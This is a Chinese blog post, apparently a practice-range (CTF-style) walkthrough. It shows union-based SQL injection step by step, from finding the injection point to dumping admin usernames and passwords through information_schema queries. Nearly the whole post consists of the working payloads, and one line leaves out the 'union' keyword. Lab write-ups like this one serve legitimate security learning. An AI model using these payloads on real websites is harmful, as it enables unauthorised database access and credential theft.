封神台----尤里的复仇I-第一章：为了女神小芳

原创

向那风 于 2019-07-17 22:18:07 发布 2274 收藏 4

分类专栏： 渗透学习 靶场练习

本文链接：https://blog.csdn.net/x_yhy/article/details/96371753

渗透学习 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

靶场练习

7 篇文章 0 订阅

订阅专栏

1.找注入点

?id=1 and 1=1 ------ 显示正常
?id=1 and 1=2 ------ 不显示

2.猜列数、报显示位

?id=1 order by 2 ------查询了两列
?id=466454 select 1,2 ------将id设为一个不存在的数，看显示位


3.查看数据库版本和当前数据库名

?id=132321 union select 1,version() %23
?id=132321 union select 1,database() %23

数据库>5.0,可以使用information_schema进行后续操作。

4.得到表名


?id=132321 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() %23



根据题意，是得到管理员密码，之后操作admin表

5.爆字段名


?id=132321 union select 1,group_concat(column_name) from information_schema.columns where table_name='admin' %23



6.爆表中数据

?id=132321 union select 1,group_concat(username) from admin %23

?id=132321 union select 1,group_concat(password) from admin %23



提交flag，结束。